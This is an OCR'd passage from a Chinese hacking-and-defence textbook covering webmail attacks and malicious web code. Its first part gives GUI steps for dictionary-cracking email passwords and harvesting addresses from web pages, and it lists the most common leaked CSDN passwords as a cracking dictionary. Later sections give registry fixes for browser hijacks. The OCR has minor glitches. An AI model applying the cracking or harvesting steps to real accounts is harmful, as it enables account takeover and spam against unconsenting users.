
❶选中password元素；❷双击password元素；❸单击“浏览”按钮，如下图所示。

5 添加密码字典

❶选择密码字典；❷单击“打开”按钮，如下图所示。

6 退出“编辑表单元素”对话框

返回“编辑表单元素”对话框，单击“确定”按钮，如下图所示。



7 进行探测

❶单击“运行”命令；❷单击“开始”命令，如下图所示。

8 设置错误标记

❶选择“按以上条件选择标记最多3个（错误标记）”复选框；❷输入错误标记；❸单击“关闭”按钮，如下图所示。

9 查看破解的账号信息

单击切换到“探测结果”选项卡即可查看破解出的账号与密码，如右图所示。

除了本小节和上一小节讲到的邮箱破解软件以外，还有很多中外黑客编写的各种邮箱破解软件，如Web Cracker及黑雨等，使用方法都大同小异，这里就不再赘述，有兴趣的读者可自行下载研究。

11.1.3 使用“Email网页神抓”软件大批量获取邮箱地址


破解邮箱有两种情况：一种是有具体的目标，针对该目标进行破解；另一种是漫无目的地对某个邮件服务器进行扫描，探测上面所有的账号与密码。这里问题就来了，如果要扫描所有的账号，这些账号黑客是怎么知道的呢？原来，这些账号一般有以下两种来源。

- 从网络上下载邮箱地址包。网上有不少地方提供邮件地址出售，甚至供人免费下载。其价格一般不太贵，几元钱几十万个地址，但其中不少地址都很陈旧了。
- 使用程序收集网页上的邮件地址。不少论坛、留言板里都有访问者留下的邮箱地址，使用专门的程序可将这些地址收集起来。一般情况下，黑客都喜欢自己动手收集邮件地址，这样可保证地址的有效性。

下面就来看看使用“Email网页神抓”软件来获取页面中邮箱地址的方法。

1 进入邮箱主页

用IE浏览器打开某个网页，❶单击“文件”菜单；❷单击“另存为”命令，如下图所示。



2 保存网页

❶输入文件名；❷单击“保存”按钮，如下图所示。

注意：这里应将文件保存为HTML格式，而不能保存为其他格式，否则不能被网页神抓正确识别。

③ 进入“Email网页神抓”软件界面

运行“Email网页神抓”软件，单击“从网页导入站点”按钮，如下图所示。

④ 导入页面文件

❶ 选择保存的网页文件；❷ 单击“打开”按钮，如下图所示。

⑤ 开始采集邮箱地址

载入网页后，单击“开始”按钮，如右图所示。

邮箱地址采集完毕后，可在存放网页的文件夹下找到一个与网页同名的文件夹，打开后可看到里面保存的邮箱地址。防范这一类邮箱地址采集软件的有效措施是不要在论坛、聊天室等公共场所公开自己的邮箱。

11.1.4 对付密码探测的方法

视频教程见光盘

对于较短的密码、有规律的密码，上述密码探测法破解率很高。而对于8位以上无规律且字母与数字、特殊符号混合的密码，则非常吃力。

2011年底，10多家大型网站、论坛的资料被黑客窃取，总计上千万的用户资料被泄露。有人对CSDN论坛400万用户账号做了统计，计算出使用最频繁的密码。令人大吃一惊的是，使用数最多的密码竟然是“123456789”，有23万个账号使用了此密码。下面就列出最常用的一些密码。

重复次数	密码
235012	123456789
212749	12345678
76346	11111111
46053	dearbook
34952	00000000
5553	987654321
5459	aaaaaaaa
5145	1111111111
5025	66666666
4435	a123456789
4096	11223344
3667	1qaz2wsx
3649	xiazhili
3610	789456123
3501	password
3281	87654321
3277	qqqqqqqq
3175	000000000
3143	qwertyuiop
3094	qq123456
3080	iloveyou
3061	31415926
2985	12344321
2885	0000000000
2826	asdfghjkl
2796	1q2w3e4r
2580	123456abc
2578	0123456789
2573	123654789
2540	12121212
2515	qazwsxedc
2396	abcd1234
2380	12341234
2348	110110110
2296	asdasdasd
2243	22222222
2166	123321123
2160	abc123456

重复次数	密码
2138	a12345678
2131	123456
2113	123456123
2106	a1234567
2100	1234qwer
19986	123123123
17790	1234567890
15033	88888888
6995	111111111
5965	147258369
1989	qwertyui
1986	123456789a
1971	aa123456
1918	asdfasdf
1891	99999999
1859	999999999
1859	123456aa
1854	123456123456
1699	520520520
1656	963852741
1652	55555555
1652	741852963
1589	33333333
1480	qwer1234
1384	asd123456
1339	77777777
1316	qweasdzxc
1285	code8925
1273	11112222
1268	ms0083jxj
1245	zzzzzzzz
1214	111222333
1206	qweqweqwe
1200	3.1415926
1183	123456qq
1148	147852369
1136	521521521
1119	asdf1234

重复次数	密码
1111	123698745
1109	1123581321
1058	asdfghjk
1054	q1w2e3r4
1037	12345678a
1003	woaini1314
991	1234abcd
988	123qweasd
975	1qazxsw2
967	woaiwojia
920	321321321
910	05962514787
894	123456987
892	kingcom5
882	5845201314
882	zxcvbnm123
852	0987654321
847	wwwwwwwww
835	11111111111111111111
805	12345600
783	11235813
777	1q2w3e4r5t
772	10101010
770	123456asd
765	lilylily
744	12345612
741	5201314520
740	1234554321
732	12301230
729	woshishui
727	123456654321
726	xiaoxiao
713	qwe123456
708	woaini123
702	111111
693	1122334455
685	12369874
680	12345679

重复次数	密码
669	100200300
657	ffffffff
651	buzhidao
650	44444444
649	woainima
642	z123456789
623	1234567a
621	123456aaa
618	qazwsx123
616	ssssssss
608	wojiushiwo
601	25257758
592	123321aa
589	1357924680
585	aaa123456
578	369258147
572	321654987
571	q123456789
570	qaz123456
567	1233211234567
567	9876543210
565	wocaonima
562	zhang123
562	1234567b
561	woaini520
559	csdncsdn
559	google250
556	yangyang
553	5845211314
536	369369369
535	20082008
532	135792468
525	299792458
521	dddddddd
519	zxczxczxc
504	computer
501	qwerasdf

在做攻防实验时，可考虑把上面的密码做成字典，成功率会比较高。

11.2 电子邮箱攻击手段与防范

电子邮箱从来就是黑客攻击的重要目标之一。除了前面提到的密码破解外，还有一些其他破坏性手段，如发送邮箱炸弹让对方邮箱失去作用，或往对方邮箱里发送病毒或木马等程序，以图破坏对方计算机系统。

11.2.1 使用邮箱炸弹进行攻击

所谓的“邮箱炸弹”，是利用工具软件向一个邮箱中发送大量无用信件。该邮箱接收的信件达到容量上限后，再也不接收新的邮件了，这样会导致该邮箱暂时失去收信功能，轰炸者的目的也就达到了。

这种方法在以前相当管用，因为以前的电子邮箱容量普遍为10MB，黑客很轻松就可以把邮箱塞满。而现在的电子邮箱容量都很大，最少都是1GB，且服务器对垃圾邮件的拦截能力也大大提高了，因此轰炸起来较为困难。如果要说有什么作用，无非就是让邮箱用户费很大劲删垃圾邮件而已。由于这种攻击方法已经逐渐变得不实用，因此这里就不再详细介绍其方法了。

文件的生成与外观

读者有兴趣的话，可以到网上下载“邮箱轰炸机”、“邮箱杀手”、“邮箱终结者”，以及MailBomb等软件自行研究。

11.2.2 对付邮箱攻击的方法

要对付邮箱攻击，最好的方法就是不暴露自己的邮箱地址，因此不要在论坛、聊天室等公共场合发布自己的邮箱地址。

另外，要谨慎使用自动回信功能。自动回信功能有时能给用户提供很大的方便，当用户很久没有登录邮箱且收到他人的一封来信时，系统会根据用户的设置自动地回复一封信，提示对方发的信自己没有收看。如果对方也用了自动回信功能且没有及时地打开邮箱，那么对方也会自动地回复一封确认信。这样一来，双方就都成了邮件炸弹制造者，最后双方的邮箱都有可能被自动回信塞满。

电子邮箱一般均具有垃圾邮件过滤功能，善用这些功能可以减少受攻击的可能。这里以TOM邮箱为例进行讲解，看看如何在Web邮箱中设置垃圾邮件过滤功能。

1 进入设置界面

进入邮箱，❶ 单击“设置”连接；❷ 单击“反垃圾”链接，如下图所示。

2 设置反垃圾选项

❶ 根据需要选择反垃圾选项；❷ 单击“确定”按钮保存设置，如下图所示。

3 进入黑名单设置界面

❶ 单击“黑名单”链接；❷ 单击“添加黑名单”按钮，如下图所示。

4 设置黑名单

❶ 输入邮箱地址；❷ 单击“确定”按钮，如下图所示。

5 进入白名单设置

❶ 查看黑名单列表；❷ 单击“白名单”链接，如下图所示。

6 设置白名单

按照设置黑名单的方法，设置白名单，如下图所示。

黑名单内的邮箱发过来的信将不会再进入邮箱，而白名单内的邮箱发过来的信则一定会被接收到，而不会被反垃圾邮件机制所过滤。

常用的邮件软件（如Outlook或Foxmail）都带有一种“规则”功能，用户可创建一种规则来过滤垃圾邮件，例如，当邮件主题中包含“发票”两字时，则认为是广告，将其删除。

1 启动Outlook

❶ 单击“开始”按钮；❷ 单击“电子邮件”命令，如下图所示。

2 打开“新建邮件规则”对话框


❶ 单击“工具”菜单；❷ 单击“邮件规则”命令；❸ 单击“邮件”命令，如下图所示。

3 选择规则的条件

❶ 选中“若‘主题’行中包含特定的词”复选框；❷ 单击“包含特定的词”文字链接，如下图所示。


4 输入关键词

在打开的“键入特定文字”对话框中，❶ 设置关键词，如“发票”；❷ 单击“添加”按钮，如下图所示。



5 完成关键词的设置

❶ 查看加入列表框的关键词；❷ 单击“确定”按钮，如下图所示。



6 设置规则操作

❶ 选中“删除”复选框；❷ 输入规则名称；❸ 单击“确定”按钮，如下图所示。

读书笔记

Chapter 12

来自网页的攻击与防御方法

本章导读

上网冲浪本是为了更好地生活、学习、工作和娱乐，却常受到恶意网页的攻击，导致频繁弹出广告窗口，转向不愿意看的网站，主页也被修改为其他网站且无法再改动等，令人非常困扰。本章主要讲解各种来自网页的攻击及防御的方法。

知识技能要求

通过对本章内容的学习，读者将学会如何防范各种网页恶意代码的方法。学完后需要掌握的相关技能知识如下：

- 了解恶意代码的特征与传播方式
- 掌握解除恶意代码对注册表攻击的方法
- 掌握IE炸弹的防范方法及受攻击后的补救方法
- 了解常见ASP攻击脚本的攻击方法与防范方法
- 了解跨站攻击的攻击方法与防范方法

12.1 了解恶意代码

恶意代码是利用浏览器的安全漏洞来攻击浏览者计算机系统的网页代码，常见的行为有传播病毒、植入木马及强行修改系统设置等。

12.1.1 恶意代码的特征

恶意代码的散播大多是出于商业或者探测资料目的的，例如宣传某个产品、收集用户资料或控制他人计算机等。一般来说，恶意代码有以下几个特征。

- 以前有相当一部分黑客进行恶意代码攻击的目的是出于对破坏对方系统的成就感，但现在更多的则是出于经济利益的考虑，某些广告类代码可以通过用户的上网习惯以提高广告点击率来获取经济利益，而更直接的则是通过窃取网上信用卡、银行代码等。
- 恶意代码本身是一种程序，它可以在不被察觉的情况下得到执行，从而达到破坏被感染计算机系统、程序及进行信息窃取等目的。
- 恶意代码通过执行产生作用，不执行则不会产生作用。

12.1.2 非过滤性病毒

对过滤性病毒的特征进行讨论的文献很多，尽管它们数量很多，但是机理比较近似。在防病毒程序的防护范围内，更值得注意的是非滤过性病毒。

非过滤性病毒包括间谍软件、口令破解软件、键盘输入记录软件、僵尸网络和逻辑时间炸弹等，攻击者使用这些软件来获取口令、侦察网络通信等。非过滤性病毒的破坏性很大，对它的防御不是一件简单的事情。

1 间谍谍件

间谍软件与商业产品软件有关，有些商业软件产品在安装到用户机器上时，未经用户授权就通过Internet连接，让用户方软件与开发商软件进行通信，这部分通信软件就称为谍件。用户只有安装了基于主机的防火墙，通过记录网络活动，才可能发现软件产品与其开发商在进行定期通信。谍件作为商用软件包的一部分，多数是无害的，其目的多在于扫描系统，取得用户的私有数据。

2 远程访问特洛伊

远程访问特洛伊RAT 是安装在受害者机器上，实现非授权的网络访问程序，例如NetBus和SubSever可以伪装成其他程序，可执行的电子邮件、Web下载文件、游戏和贺卡文件等来迷惑用户安装，也可以通过物理接近的方式直接安装。

3 僵尸网络

恶意代码不都是从内部进行控制的，例如在分布式拒绝服务攻击（DDoS）中，Internet的不少站点受到其他主机上僵尸程序的攻击。僵尸程序可以利用网络上计算机系统的安全漏洞将自动攻击脚本安装到多台主机上，这些主机成为受害者而听从攻击者指挥，在某个时刻，汇集到一起再去攻击其他的受害者。由多个感染了僵尸程序的计算机组成的网络称为“僵尸网络”。

4 口令破解、嗅探程序和网络漏洞扫描

口令破解、网络嗅探和网络漏洞扫描是公司内部人员侦察同事，取得非法的资源访问权限的主要手段，这些攻击工具不是自动执行，而是被隐蔽地操纵。

5 键盘记录程序

某些用户组织使用PC活动监视软件监视使用者的操作情况，通过键盘记录，防止雇员不当地使用资源，或者收集罪犯的证据。这种软件也可以被攻击者用来进行信息刺探和网络攻击。

6 P2P 系统

基于Internet的点到点（peer-to-peer）的应用程序，例如 Napster、Gotomypc、AIM 和 Groove，这些程序都可以通过HTTP或者其他公共端口穿透防火墙，从而让雇员建立起自己的VPN。这种方式对于组织或者公司，有时是十分危险的。因为这些程序首先要从内部的PC 远程连接到外边的Gotomypc 主机，然后用户通过这个连接就可以访问办公室的PC。这种连接如果被利用，就会给组织或者企业带来很大的危害。

7 逻辑炸弹和时间炸弹

逻辑炸弹和时间炸弹是以破坏数据和应用程序为目的的程序。一般由组织内部有不满情绪的雇员植入，逻辑炸弹和时间炸弹对网络和系统有很大程度的破坏，例如Omega工程公司的一个前网络管理员Timothy Lloyd，1996年引发了一个埋藏在原雇主计算机系统中的软件逻辑炸弹，导致了1000万美元的损失，而他本人最近也被判处41个月的监禁。

12.1.3 恶意代码的传播方式

恶意代码编写者一般利用三类手段来传播恶意代码：软件漏洞、用户本身或者两者的混合。有些恶意代码是自启动的蠕虫和嵌入脚本，本身就是软件，这类恶意代码对人的活动没有要求。一些像特洛伊木马、电子邮件蠕虫等恶意代码，利用受害者的心理操纵他们执行不安全的代码，还有一些是哄骗用户关闭保护措施来安装恶意代码。

利用商品软件缺陷的恶意代码完全依赖商业软件产品的缺陷和弱点，例如溢出漏洞和可以在不适当的环境中执行任意代码。像没有打补丁的IIS软件，就有输入缓冲区溢出方面的缺陷。

恶意代码编写者的一种典型手法是把恶意代码邮件伪装成其他恶意代码受害者的感染报警邮件，恶意代码受害者往往是Outlook地址簿中的用户，这样做可以最大可能地吸引受害者的注意力。

对聊天室IRC（Internet Relay Chat）和即时消息IM（Instant Messaging）系统的攻击案例不断增加，其手法多为欺骗用户下载和执行自动的僵尸软件，让远程系统作为分布式拒绝服务的攻击平台，或者使用后门程序和特洛伊木马程序控制。

12.1.4 恶意代码的传播趋势

恶意代码的传播已经从当初的单模式、单平台、单种类发展到混合模式、跨平台与多种类的局面，无论从技术、理念和目的来说，都比以前进步了很多。总的来说，具有以下趋势。

1 种类更模糊

恶意代码的传播不单纯依赖软件漏洞或者社会工程中的某一种，而可能是它们的混合。例如蠕虫产生寄生的文件病毒、特洛伊程序、口令窃取程序、后门程序，进一步模糊了蠕虫、病毒和特洛伊木马的区别。

2 混合传播模式

病毒的传播模式从单一的方式向混合方式发展，到现在已经很难以传播方式来划分病毒类型了。

3 多平台

多平台攻击开始出现，有些恶意代码对不兼容的平台都能够起作用。来自Windows的蠕虫可以利用Apache的漏洞，而Linux蠕虫会派生.exe格式的特洛伊木马。

4 使用销售技术

另外一个趋势是更多的恶意代码使用销售技术，其目的不仅在于利用受害者的邮箱实现最大数量的转发，更重要的是引起受害者的兴趣，让受害者进一步对恶意文件进行操作，并且使用网络探测、电子邮件脚本嵌入和其他不使用附件的技术来达到自己的目的。

5 服务器和客户机同样遭受攻击

对于恶意代码来说，服务器和客户机的区别越来越模糊，如果两者运行同样的应用程序，也将会同样受到恶意代码的攻击。

6 Windows操作系统遭受的攻击最多

Windows操作系统更容易遭受恶意代码的攻击，它也是病毒攻击最集中的平台，病毒总是选择配置不好的网络共享和服务作为进入点。其他溢出问题，包括字符串格式和堆溢出，仍然是滤过性病毒入侵的基础。病毒和蠕虫的攻击点及附带功能都是由攻击者来选择的。另外一类缺陷是允许任意或者不适当的执行代码。

7 恶意代码类型变化

此外，有一类恶意代码是利用MIME边界和uuencode头的处理薄弱的缺陷，将恶意代码伪装成安全数据类型，欺骗客户软件执行不当的代码。

12.2 解除恶意代码对注册表的攻击

注册表是恶意代码的攻击重点。往注册表里写入信息，可以启动木马软件、强制弹出广告对话框等。下面就介绍几种常见的注册表攻击方式及其解决办法。

12.2.1 开机后自动弹出网页

开机后浏览器莫名其妙地弹出一个广告网页，不但影响正常学习和工作，还可能会因此感染病毒。通过注册表可以解决这个问题。

打开“注册表编辑器”，依次展开HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run，在右侧窗口中查看值为网址，或者为本机上后缀名为.htm、.html或.mht的网页文件项目全部删除即可，如下图所示。

后续处理

如果注册表项目是指向本地计算机上某个网页文件的，那么删掉该项目后，还应找到那个网页文件，并将其删除。

12.2.2 浏览网页注册表被禁用

在浏览了一些网页后，突然发现设置被更改，想通过注册表改回去时，却发现

注册表也被禁用了。这是被恶意代码关闭了注册表编辑功能的例子。如何使用注册表代码来解除对注册表的锁定，在第5章中已经讲解过。下面讲解如何通过组策略编辑器来解除对注册表的锁定。

依次展开“组策略控制台\用户配置\系统”中的“阻止访问注册表编辑工具”并禁用此策略，即可解除对注册表的锁定。

12.2.3 IE标题栏、默认首页被强行修改

经常有恶意代码将浏览者的默认首页改为某网站的网址，每当被受害者打开浏览器时，就会自动进入该网站，达到了广告推广的目的。

依次展开HKEY_LOCAL_USER\Software\Microsoft\Internet Explorer\Main，找到StartPage项目，将其值删除，或者修改为用户想要访问的主页即可。

12.2.4 默认的微软主页被修改

默认微软主页被自动改为某网站的网址，每当用户将主页设置为微软主页时，会自动访问被修改后的网站。其清除方法如下。

依次展开HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Main，找到Default_Page_URL项目，将值修改为“http://www.microsoft.com/windows/ie_intl/cn/start/”即可。

或者把以下内容保存为注册表文件，然后双击执行即可。

```
Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Main]"de
fault_page_url"="http://www.microsoft.com/windows/ie_intl/cn/start/"
```

12.2.5 主页设置被屏蔽锁定且设置选项无效不可更改

主页被恶意代码修改为广告网站后，在“Internet选项”对话框中有主页设置的3个按钮也变成了灰色，主页设置被禁用，如右图所示。

知识加油站

令人生厌的广告手法

恶意代码强迫用户观看，而且无法更改的广告，实际上往往令人生厌，起到相反的效果。这样强迫收看的广告也是某些恶意广告软件所常用的手法。

其清除方法：依次展开HKEY_CURRENT_USER\Software\Policies\Microsoft\Internet Explorer\Control Panel分支，找到名为HomePage的DWORD值，将值改为“00000000”即可。

或者把以下内容保存为注册表文件，然后双击执行即可。

```
Windows Registry Editor Version 5.00
[HKEY_CURRENT_USER\Software\Policies\Microsoft\Internet Explorer\Control Panel]
"HomePage"=dword:00000000
```

12.2.6 默认的IE搜索引擎被修改

恶意代码将IE的默认微软搜索引擎更改为广告网站，其清除方法如下：


依次展开HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Search，找到SearchAssistant项目，将其值修改为“ http://ie.search.msn.com/{SUB_RFC1766}/srchasst/srchasst.html”，然后找到CustomizeSearch项目，将其值修改为“ http://ie.search.msn.com/{SUB_RFC1766}/srchasst/srchasst.html”即可。

或者把以下内容保存为注册表文件，然后双击执行即可。

```
Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Search]
"SearchAssistant"=http://ie.search.msn.com/{SUB_RFC1766}/srchasst/srchasst.html
"CustomizeSearch"="http://ie.search.msn.com/{SUB_RFC1766}/srchasst/srchasst.html"
```

12.2.7 IE标题栏被添加广告信息

恶意代码通过修改注册表，使IE标题栏被强行添加宣传其他网站的广告信息，如右图所示。



要清除广告信息，可依次展开HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main，找到“Window Title”项目，将其值修改为“Microsoft Internet Explorer”，或直接删除。然后依次展开HKEY_CURRENT_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Main，找到“Window Title”项目，将其

值修改为“Microsoft Internet Explorer”，或直接删除即可。

或者把以下内容保存为注册表文件，然后双击执行即可。

```
Windows Registry Editor Version 5.00
[HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\
Main]"Window Title"="Microsoft Internet Explorer"
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\
Main]"Window Title"="Microsoft Internet Explorer"
```

12.2.8 Outlook标题栏被添加广告信息

Outlook是Windows系统自带的电子邮件收/发软件，恶意程序通过修改注册表，在微Outlook顶端标题栏添加宣传网站的广告信息，表现形式和IE标题栏被修改一样。其清除方法如下：

依次展开HKEY_LOCAL_USER\Software\Microsoft\Outlook Express，找到“Window Title”以及“Store Root”项目，将其键值均设置为空即可。

或者把以下内容保存为注册表文件，然后双击执行即可。

```
Windows Registry Editor Version 5.00
REGEDIT4
[HKEY_CURRENT_USER\Software\Microsoft\Outlook Express]"Window
Title"="""Store Root"=""
```

12.2.9 IE右键菜单被添加非法网站链接

为了植入广告，恶意代码可说是无所不用其极，例如通过修改注册表，竟然在IE右键菜单里添加广告网站的链接。其清除方法如下：

依次展开HKEY_CURRENT_USER\Software\Policies\Microsoft\Internet Explorer\MenuExt，在其下可以看到有关广告网站的项（不是项目，项在左边窗口，项目在右边窗口），一律删除即可。

12.2.10 单击鼠标右键弹出菜单功能被禁用

恶意代码通过修改注册表，将IE右键菜单完全禁止了，在IE中单击右键毫无反应。其清除方法如下：

依次展开HKEY_CURRENT_USER\Software\Policies\Microsoft\Internet Explorer\Restrictions，找到NoBrowserContextMenu项目，将其值设置为“00000000”。

或者把以下内容保存为注册表文件，然后双击执行即可。

```
Windows Registry Editor Version 5.00
[HKEY_CURRENT_USER\Software\Policies\Microsoft\Internet
Explorer\Restrictions] "NoBrowserContextMenu"=dword:00000000
```

12.2.11 地址栏的下拉菜单被锁定并被添加文字信息

恶意代码通过修改注册表，将地址栏的下拉菜单锁定变为灰色，而且在其上覆盖非法文字信息，其清除方法如下：

依次展开HKEY_CURRENT_USER\Software\Policies\Microsoft\Internet Explorer\Toolbar，在右边窗口中找到LinksFolderName项目，将其值设置为“链接”，多余的字符一律去掉即可。

12.2.12 IE“查看”菜单下的“源文件”项被禁用

恶意代码通过修改注册表，将IE“查看”菜单下的“源文件”项锁定变为灰色，这样用户就不能查看该网站的源代码了，也就不能从源代码里找到恶意代码的线索，其清除方法如下：

依次展开HKEY_CURRENT_USER\Software\Policies\Microsoft\Internet Explorer\Restrictions，找到NoViewSource键值名，将其值设置为“00000000”。再依次展开HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Internet Explorer\Restrictions分支，找到NoViewSource键值名，将其值设置为“00000000”。

或者把以下内容保存为注册表文件，然后双击执行即可。

```
Windows Registry Editor Version 5.00
[HKEY_CURRENT_USER\Software\Policies\Microsoft\Internet
Explorer\Restrictions] "NoViewSource"=dword:00000000
[HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Internet
Explorer\Restrictions] "NoViewSource"=dword:00000000
```

12.2.13 系统启动时弹出对话框

恶意代码通过修改注册表，使系统启动时弹出一个对话框，其中包含广告信息。

清除方法是依次展开HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Winlogon，找到LegalNoticeCaption和LegalNoticeText这两个项目即可。

12.3 危险的IE浏览器

IE浏览器是Windows系统一直都附带的浏览器，随着Windows的普及，IE浏览器也成了使用人数最多的浏览器。然而，IE一直受人诟病，是因为其安全性实在不高。很多恶意代码不能在别的浏览器上起作用，却可以在IE浏览器上大行其道。

12.3.1 IE炸弹攻击类型与后果

与广告型的恶意代码不同，IE炸弹纯粹是为了破坏受害者的IE浏览器或者操作系统而编写的代码。常见的IE炸弹有以下几种。

- 利用浏览器对某些数据处理能力的不足，故意设置超出范围的数据导致浏览器崩溃。如早期的“超大图片”炸弹就是将图片尺寸指定得非常大，超出IE的处理能力，让IE停止响应。
- 利用循环代码“卡”死浏览器。这一类的恶意代码利用JavaScript或VBScript语言制造一些死循环，例如不断地返回上一页，或者在死循环中间嵌入极其消耗系统资源的计算，导致浏览器（甚至操作系统）“卡”死。
- 利用JavaScript或VBScript语言悄悄做一些恶意的动作，例如格式化用户的硬盘等，给用户造成巨大的损失。
- 其他一些利用浏览器漏洞或Windows操作系统漏洞来攻击的方法，根据当时流行哪些漏洞而定。

12.3.2 对IE炸弹的防范与补救

IE浏览器被攻击或感染后，可能会对用户造成很大的损失，轻则如乱弹广告、网速变慢、主页被改；重则信息资料被泄露或删除等。下面介绍对付IE浏览器被攻击的防范措施和补救的办法。

1 随时关心安全信息

应留意各大安全网站发出的安全公告，封堵漏洞。如果没有条件，至少要及时更新浏览器版本。

2 一定要安装安全软件

安装防火墙和杀毒软件并及时升级，能够有效地检测出最新的病毒、木马和浏览器上的恶意代码。

3 安全操作

不随意打开邮件和网站上的不明链接，尽量少登录不熟悉或者不健康的网站、不在聊天室等地方打开链接，以免遭到他人的恶意攻击。

4 换用其他较为安全的浏览器

IE浏览器是出了名的不安全，用户可以考虑换一些比较安全的浏览器来使用，如Chrome、Opera、Firefox或Safari等非IE内核的浏览器。

问：什么是非IE内核？

疑难解答

答：目前浏览器按照内核划分可分为IE内核浏览器和非IE内核浏览器两大类。例如世界之窗浏览器、搜狗浏览器、腾讯浏览器和遨游浏览器等均使用了IE浏览器的内核，只不过外壳不一样，相当于老酒装新瓶，IE具有的缺陷它们都会有。而非IE内核的浏览器则使用了独立的内核，针对IE的攻击在这些浏览器上面往往会失效。非IE内核的浏览器有时不能够正确显示某些网站，这种情况存在，但极少。

5 善用浏览器的安全设置

浏览器一般均有关于安全的设置，IE浏览器也不例外。这里就以IE为例，讲解如何进行限制控件运行等安全设置的方法。

1 双击“Internet选项”图标


按照前面介绍的方法，打开“控制面板”，双击“Internet选项”图标，如下图所示。

2 切换到“安全”选项卡

❶ 单击切换到“安全”选项卡；❷ 单击“自定义级别”按钮，如下图所示。

3 执行“粘贴”命令

❶ 根据需要设置各种安全选项；❷ 单击“确定”按钮，如右图所示。返回到“Internet属性”对话框以后，再次单击“确定”按钮即可。



12.4 网页攻击与防范实例

从网络的发明到不断发展的现在，不管怎样补救，网络漏洞的存在从来没有间断过。旧的漏洞补上，新的又被发现，网络攻击者正是依靠这些漏洞和安全缺陷对网络中的计算机系统及信息资源进行攻击的。

12.4.1 常见ASP脚本攻击与防范

由于ASP方便易用，因此很多网站后台程序都使用ASP脚本语言。但是由于ASP本身存在的一些安全漏洞，如源代码泄露漏洞、密码验证问题及IIS漏洞等，再加上编程人员稍不小心就会给黑客提供可乘之机。常见的ASP脚本攻击有以下几类。

1 简单的脚本攻击

例如alert()等，它们没有什么大的危害。由于程序的问题，使攻击者既得不到什么可用的东西，又可以达到无聊捣乱的目的。通过程序过滤常见的关键字符号，限制输入文字的长度，以免写入脚本程序，即可防范。

2 绕过验证

有些需要经过验证的ASP程序，大多数是在页面头部加一个判断语句，但这有可能被黑客绕过验证直接进入。防范时，可以在页面中跟踪上一个页面的文件名，这样只有从上一个页面转进来的会话，才能读取这个页面。

3 破解用户名与密码

一般的黑客均有一定的能力破解用户名与口令，因此涉及用户名与口令的程序最好封装在服务器端，尽量少在ASP文件里出现，涉及与数据库连接的用户名与口令应给予最小的权限。出现次数多的用户名与口令可以写在某个位置比较隐蔽的包含文件中。

4 文件泄露

当ASP的主页正在制作且没有进行最后调试完成以前，有可能被某些搜索引擎搜索到。如果这时有人利用搜索引擎对这些网页进行查找，就会得到有关文件的定位，并能在浏览器中查看到很多本不应该暴露的细节，例如数据库结构、关键文件的名称等，这就造成了安全隐患。网站开发者应该在局域网中测试好了网站，确定没有安全问题之后再发布到Internet上。

12.4.2 跨站攻击和防范

在攻击访问网站的用户时，黑客往往会利用网站服务器并把它变成自己的帮凶，这种攻击称为“跨站攻击”。

1 跨站攻击

